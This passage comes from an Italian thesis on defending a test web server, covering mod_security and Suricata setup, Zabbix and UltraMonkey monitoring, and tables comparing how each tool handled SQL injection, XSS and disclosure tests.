Dopo averlo recuperato lo si può scompattare in una directory qualunque, preferibilmente cercando di rispettare una certa coerenza con la gerarchia delle configurazioni. Dopodichè si va ad

inserire un'istruzione che permetterà di recuperare tutte le regole contenute nei file .conf all'interno della directory con le regole base:

 # echo "Include /etc/apache2/modsecurity/*.conf" > /etc/apache2/conf.d/mod_security.conf


In questo modo possiamo concentrare la configurazione delle regole nella sola cartella /etc/apache2/modsecurity senza avere troppe direttive nella directory conf.d. Quest'ultima è utilizzata per estendere delle direttive per Apache ma di solito si usa utilizzare un solo file .conf per ogni estensione. Dal momento in cui mod_security può avere moltissimi file di questo tipo, proprio per suddividere ulteriormente ogni ambito di protezione, si è scelta questa possibilità.

La directory */etc/apache2/modsecurity* contiene altri due file di configurazione globale e due cartelle contenenti le regole vere e proprie. I file di configurazione globale sono stati usati per opzioni come dove registrare i file di log, a che tipo di livello di allerta si deve loggare, se tenere acceso/spento o in modalità detection-only il motore di filtraggio e altre opzioni lasciate ai loro default. Nella documentazione si fa notare che è preferibile lasciare il motore in detection-only, ovvero come un IDS, per un certo periodo e solo quando si è certi che lo strumento e le regole non generino alcun, o almeno pochissimi, falsi positivi si può procedere ad attivarlo definitivamente per farlo agire come un IPS vero e proprio. Questa è l'opzione e i suoi argomenti all'interno del file .conf:

SecDefaultAction "phase:2,log,deny,status:412"

- *log* indica di loggare questa transazione;
- *deny* indica di negare l'accesso alla risorsa;
- *status:412* indica quale messaggio di errore HTTP ritornare al client. La considerazione fatta è: un errore 404 significa risorsa inesistente e un errore 403 significa accesso negato ovvero è richiesta autenticazione; l'errore 412 invece specifica una falsa precondizione e per una simile situazione è il messaggio più coerente che ci è sembrato di poter dare. L'utente (o l'attaccante) capisce immediatamente che una simile richiesta è stata loggata come un tentativo illecito.
- *phase:2* invece verrà meglio spiegato con il seguente grafico.

Figura 16



Il precedente è il design pattern principale che è alla base del flusso di filtraggio, indicando *phase:2* come opzione quindi diciamo di saltare direttamente alla creazione della pagina di risposta. In altri contesti si potrebbe dirigere il flusso attraverso il primo step che concerne funzioni più particolareggiate come il controllo degli header, liste di accesso e tipi di dati MIME, ma solitamente prese in carico da altri meccanismi di controllo.

root@debian:/etc/apache2/modsecurity/base_rules# ls
modsecurity_40_generic_attacks.data modsecurity_crs_41_phpids_filters.conf
modsecurity_41_sql_injection_attacks.data modsecurity_crs_41_sql_injection_attacks.conf
modsecurity_46_et_sql_injection.data modsecurity_crs_41_xss_attacks.conf
modsecurity_46_et_web_rules.data modsecurity_crs_45_trojans.conf
modsecurity_50_outbound.data modsecurity_crs_46_et_sql_injection.conf

modsecurity_crs_20_protocol_violations.conf modsecurity_crs_46_et_web_rules.conf
modsecurity_crs_21_protocol_anomalies.conf modsecurity_crs_47_common_exceptions.conf
modsecurity_crs_23_request_limits.conf modsecurity_crs_48_local_exceptions.conf
modsecurity_crs_30_http_policy.conf modsecurity_crs_49_enforcement.conf
modsecurity_crs_35_bad_robots.conf modsecurity_crs_50_outbound.conf
modsecurity_crs_40_generic_attacks.conf modsecurity_crs_60_correlation.conf
modsecurity_crs_41_phpids_converter.conf

Il precedente è il contenuto della directory *base_rules* e come possiamo notare le regole sono state raggruppate in questi file divise in configurazioni e dati. I file .data non sono altro che delle wordlist di stringhe da tenere sotto controllo o da usare all'interno di espressioni regolari. Le espressioni regolari a loro volta vengono invece scritte nei file .conf. Per poter usare quindi alcune di queste regole basta copiare il file .conf e il rispettivo .data nella directory superiore per permettere la lettura ad Apache al momento dell avvio.

Salviamo le modifiche e, importante, riavviamo il server web:

 # /etc/init.d/apache2 restart

Le considerazioni da poter fare su questo strumento sono tantissime: la robustezza e la versatilità di questo modulo sono la sua forza e il fatto che sia open source lo rende uno strumento validissimo. Può essere usato per svariati scopi, il nostro target è solo una minima parte di quello di cui è capace: la semplice lettura dei nomi dei file listati in precedenza può far capire quanto è ampio lo spettro di protezione che si può garantire con questo tool. Viene impiegato addirittura come filtro antispam per i blog personali e basta avere una buona conoscenza delle espressioni regolari per avere potenzialmente qualsiasi tipo di controllo sul traffico proveniente dall'esterno.

Vedremo poi nel successivo nuovo test di attacco che non riceveremo neanche una notifica di allerta da GreenSQL perchè mod_security blocca e risponde a seconda delle policy prima ancora di interagire col database, se questo fosse necessario. Lo scanner sqlmap invece non riuscirà nemmeno a recuperare il tipo né la versione del server SQL.

6.4.5 Suricata

Suricata è un progetto che si può considerare fratello minore di Snort. Compatibile con i formati del set di regole di Snort questo tool è di nuova concezione. Il suo scopo principale non è quello di sostituire altri IDS ma quello di sperimentare nuove tecnologie nel motore di filtraggio. È un IDS a tutti gli effetti e come già detto si possono (devono) copiare i file di regole di Snort nella sua cartella e configurare l'unico suo file di configurazione per le varie parti come percorsi dei file di log, percorsi per i file .rules e altre impostazioni per il settaggio della rete.

L'installazione tuttavia è possibile solo attraverso compilazione di sorgenti, la documentazione on-line è pressochè scarsa e parecchie cose vanno semplicemente intuite. Casualmente si è riuscito a reperire un file di testo sul sito di sua maggior distribuzione, in cui vengono specificate le librerie da avere per arrivare in fondo all'installazione. Le librerie di development necessarie sono:

- libpcre;
- libnet 1.1.x;
- libyaml;
- libpcap;
- libnetfilter-*;
- libpthread;
- libpfring;
- libz;
- htp e relativi header;

Tramite i repository di Debian risolviamo tutte le dipendenze una per una mentre scarichiamo manualmente htp, nonostante sia contenuto nei canali ufficiali i sorgenti e gli headers per il development non lo sono. Con i canonici comandi compiliamo il progetto:

 # ./configure

 # make

 # make install


Dopo che la compilazione va a buon fine possiamo installare i binari nei percorsi di sistema con make install e lanciare il tool con il comando:

 # suricata -c configuration.conf -i eth0

A questo punto possiamo dare uno sguardo ai log files mentre lanciamo un attacco dall'esterno:

 # tail -f /var/log/suricata/alerts.log

Figura 17



Il tool si rende subito funzionale bloccando ogni tentativo di intrusione e disclosure, registrando il tutto nei rispettivi log è possibile risalire a sorgente, tipo di attacco, regola infranta e tutto il necessario per prendere contromisure.

È da notare che questo tool ha solo funzionalità di detection (per ora) ed infatti possiamo trovare dei log similari registrati dal potentissimo *mod_security*, che però riesce a bloccare le connessioni.

L'unica pecca riguarda le performances: utilizza molta memoria cosi come cicli di CPU,

purtroppo non si è stati in grado di determinare se questo fosse causa di una malconfigurazione o fosse un comportamento normale. Tool molto valido comunque dato che è nella sua versione 0.21, per cui si suppone ancora in via di sviluppo.

6.4.6 Altri Tools

6.4.6.1 Jesys

Application layer firewall prodotto dall'italiana Gerix.it, è GPL ma il download non è disponibile, bisogna contattarli. È degno di nota in quanto prodotto nostrano ma purtroppo non è possibile tenerlo in considerazione al momento della scrittura di questa tesi.

6.5 Monitoraggio e High Availability


6.5.1 UltraMonkey L7

UltraMonkey è stato preso in considerazione perchè nonostante non offra funzionalità di firewalling o IDS/IPS è ritenuto uno stabile strumento per garantire quello che in ambiente di produzione viene chiamato High Availability.

Questo attributo è una caratteristica da prendere in esame attentamente se si vuole garantire massima disponibilità dei servizi erogati. Il controllo effettuato sui server ridondati in un cluster permette di avere un'unica entità logica di macchine composta, però, da più server di cui l'utente finale non è a conoscenza. Il paradigma fondamentale è quello di bilanciare il carico di lavoro su diverse macchine dando prestazioni e carichi di lavoro sempre equi, facendo sì che l'utente finale del servizio di rete erogato non abbia periodi di downtime e/o disservizi dovuti a manutenzione fisica delle macchine.

Possiamo classificare questo progetto come facente parte della famiglia dei reverse-proxy, ma solo nell'ambito di questa tesi, perchè come vediamo nella figura successiva si installa nel mezzo delle transazioni fra utenti e servizi, tuttavia, la sua natura “multi-pourpose” non ci permette di nominarlo come esclusivamente un semplice reverse-proxy. L'installazione è semplice ed effettuata tramite pacchetti personalizzati per le maggiori distribuzioni mantenuti dagli sviluppatori.

Figura 18


End User1
Router0
End User2
Internet
Ultra Monkey
Router
Ultra Monkey (Stand By)
Switch0
Server1
Server3
Server2


6.5.2 *Zabbix*

Anche Zabbix è ovviamente un prodotto Open Source, simile nel concetto al fratello maggiore Nagios, consiste in un sistema di monitoraggio di risorse basato su architettura client/server. Nella sua versione 1.8 è sembrato all'altezza del compito per la nostra piccola rete di test.

Il server è stato installato sulla macchina Debian, cosi come anche l'agente di monitoraggio che ogni macchina deve avere per poter riportare il suo stato al server principale. Inutile dire che anche questo strumento fa uso, nel backend, di un database, per cui abbiamo configurato una connessione al database server MySQL.

Aggiuntivamente abbiamo installato uno *zabbix-agent* sulla macchina CentOS, e successivamente l'abbiamo aggiunta tramite l'interfaccia web (anche questa da installare separatamente). Si fa notare che mentre in tool come IDS e firewall si può fare a meno di una interfaccia, in una situazione del genere è decisamente indispensabile se si vuole avere un report chiaro sullo stato della propria rete.


Figura 19



Principalmente vanno configurate le macchine da monitorare costantemente (vedi sopra) e aggiuntivamente svariati servizi per un certo range di IP (vedo immagine seguente). La particolarità di questo software è la possibilità di impostare delle azioni da svolgere a seconda di certi eventi. Zabbix gira in discovery mode per tutto il tempo, per cui una volta accortosi della presenza di un nuovo host o, al contrario, una volta scoperto un downtime significativo, può lanciare degli alerts


via email, sms o semplice logging.

Figura 20



Si può notare l'accuratezza dei report di stato dei server nell'immagine seguente, possiamo notare le quattro attività principali che è bene tenere sotto controllo su una macchina: carico della CPU, utilizzo in tempo reale della CPU, memoria usata, utilizzo di rete. Il CPU Load è un parametro molto importante da interpretare: non è effettivamente l'esatta percentuale di utilizzo in un dato momento, bensì la quantità di compiti che riesce a svolgere cercando di mantenere un rapporto 1:1, cioè stare al passo. È quasi sempre auspicabile un valore intorno all'uno, considerato normale, mentre carichi eccessivi possono portare il valore anche fino ad oltre 200 (cioè quantità di task “accumulati”) ma sono casi di errori di programmazione in un software che appesantisce il sistema.

Figura 21


http://debianserver/zabbix/screens.php
ZABBIX Server:CPU Loads (1h history)
ZABBIX Server: Processor load5 [avg] [min:0.11 max:0.33 last:0.21]
ZABBIX Server: Processor load [avg] [min:0 max:0.77 last:0.17]
ZABBIX Server: Processor load15 [avg] [min:0.07 max:0.18 last:0.17]
ZABBIX Server:CPU Utilization (1h history)
ZABBIX Server: CPU user time (avg1) [avg] [min:0.60 max:15.27 last:9.58]
ZABBIX Server: CPU system time (avg1) [avg] [min:1.05 max:9.31 last:6.18]
ZABBIX Server: CPU idle time (avg1) [avg] [min:81.73 max:97.73 last:86.74
ZABBIX Server:Network utilization (1h history)
ZABBIX Server: Outgoing traffic on interface eth0 [avg] [min:0 Bps max:14.3
ZABBIX Server: Incoming traffic on interface eth0 [avg] [min:0 Bps max:4.65
ZABBIX Server:Disk usage (1h history)
ZABBIX Server: Used disk space on / in % [avg] [min:23.02 % max:23.03 % las
ZABBIX Server: Free disk space on / in % [avg] [min:76.97 % max:76.98 % las
Navigate
Period
1h
Decrease
Increase
Move
Left
Right
yyyymmddhh
go
reset

6.5.3 Altri Tools

6.5.3.1 Nagios

Nagios non può non essere preso in considerazione quando si cerca uno strumento per il monitoraggio, è molto versatile e supportato dalle distribuzioni Linux ed è progettato secondo il solito paradigma server-monitor/client-agent. Si appoggia su un database e supporta anche SNMP per il controllo delle altre macchine, è possibile scrivere/utilizzare plugins.

Per il nostro lavoro abbiamo preferito Zabbix per questo specifico scopo.

6.5.3.2 OSSIM

Open Source Security Information Management.

Questo è uno strumento pensato e progettato unicamente per avere un'istantanea del proprio sistema in qualsiasi modo si possa immaginare. L'installazione e il supporto sono forse piu difficili da effettuare e da reperire di Nagios o Zabbix ma è senza dubbio il più completo. Viene distribuito anche sottoforma di LiveCD, eventualmente da installare.

Non è stato testato ma si presenta come un “correlatore di tools di rete”. Nella pagina seguente è possibile vedere uno screenshot del pannello principale.


7 Comparazione finale

7.1 Nuovo modello di rete

A questo punto del nostro lavoro possiamo riassumere graficamente ciò che è stato creato suddividendo le rappresentazioni secondo un modello logico, cioè l'obiettivo, e il modello fisico realmente realizzato. La differenziazione è necessaria perchè va notato che nel modello logico tutti i componenti vengono distintamente separati, anche per facilitare la rappresentazione di una eventuale transazione (si possono immaginare gli step di andata e ritorno di una connessione), mentre nel modello fisico alcuni degli attori possono coincidere e inoltre le connessioni possono non avere un andamento così "ovvio".


Modello Logico

Figura 22



Modello Fisico

Figura 23



7.2 Nuovo test di attacco

A questo punto non ci resta altro che esaminare i nuovi test di attacco effettuati sui server una volta conclusi i lavori di rafforzamento della sicurezza.

In ogni capitolo di installazione di un tool abbiamo già visto quali erano gli effetti del nuovo attacco (log files, alerts, blocco delle connessioni), riassumiamo ora in uno schema i principali tools testati (solo quelli di prevenzione lasciando da parte i sistemi di monitoraggio), le features più importanti che è bene tenere in considerazione per valutare uno software di sicurezza e il giudizio dato in fase di configurazione e test.

7.3 Confronto fra i diversi strumenti implementati

Forma tabellare: nella prima colonna vediamo le caratteristiche mentre nelle intestazioni nominiamo gli strumenti analizzati.

Tabella 1

	Iptables	**PHP Suhosin**	**PHP_IDS**	**GreenSQL**	**mod_security**	**Suricata**
Livello di **N**etworking	L4 L3	L7	L7	L7	L7	L7
Detenzione o **P**revenzione	P	D P	D P	D P	D P	D
Difficoltà di **I**nstallazione e **M**anutenzione	MID	LOW	MID	MID	MID	MID
Efficacia ed **A**ffidabilità	HIGH	MID	MID	LOW	HIGH	HIGH
Flessibilità e **P**ersonalizzabilità	HIGH	LOW	MID	MID	HIGH	HIGH
Logging **A**lerts **C**ustom Actions	-	L	L C	L A	L A	L A C

Legenda:

- *Livello di networking*: livello dello stack TCP/IP al quale opera;

- *Detenzione o Prevenzione*: flag che indica la presenza o meno delle possibilità da mettere in atto;
- *Difficoltà di installazione e periodicità di manutenzione*: alto, medio, basso, tenendo conto del tempo speso per la sua installazione, della quantità di modifiche da apportare al sistema e dalla periodicità con la quale bisogna mantenere le regole/configurazioni/aggiunta di funzionalità;
- *Efficacia ed affidabilità*: livello medio, alto, basso della potenza dello strumento. Efficace vuol dire che riesce nel suo scopo, l'affidabilità è riferita alla qualità del suo funzionamento, quest'ultimo è generalmente inversamente proporzionale all'attributo di difficoltà di manutenzione;
- *Flessibilità e personalizzabilità*: valore medio, alto o basso per quanto riguarda la quantità di possibili configurazioni e scenari possibili in cui è implementabile il tool;
- *Logging, Alerts, Custom Actions*: tre valori (flag) che indicano la presenza o meno di queste caratteristiche. Logging si riferisce a semplici log files, gli Alerts sono notifiche attive via email o SMS in casi di emergenza e le Custom Actions sono altre possibili azioni non ovvie che è possibile configurare allo scatenarsi di certi eventi;

Nella prossima tabella invece sono riportati i test specifici effettuati e il livello di successo ottenuto contro i sistemi.

Tabella 2

	Iptables	**PHP Suhosin**	**PHP_IDS**	**GreenSQL**	**mod_security**	**Suricata***
SQL Injection	SUCC	SUCC	FAIL	PARTIAL	FAIL	SUCC
XSS	SUCC	PARTIAL	FAIL	SUCC	FAIL	SUCC
General Disclosure	PARTIAL	SUCC	SUCC	SUCC	FAIL	SUCC

*Da sottolineare che Suricata in questa sua versione è in in modalità Detection, altrimenti è stato in grado di identificare ogni tipo di attacco e registrarlo.

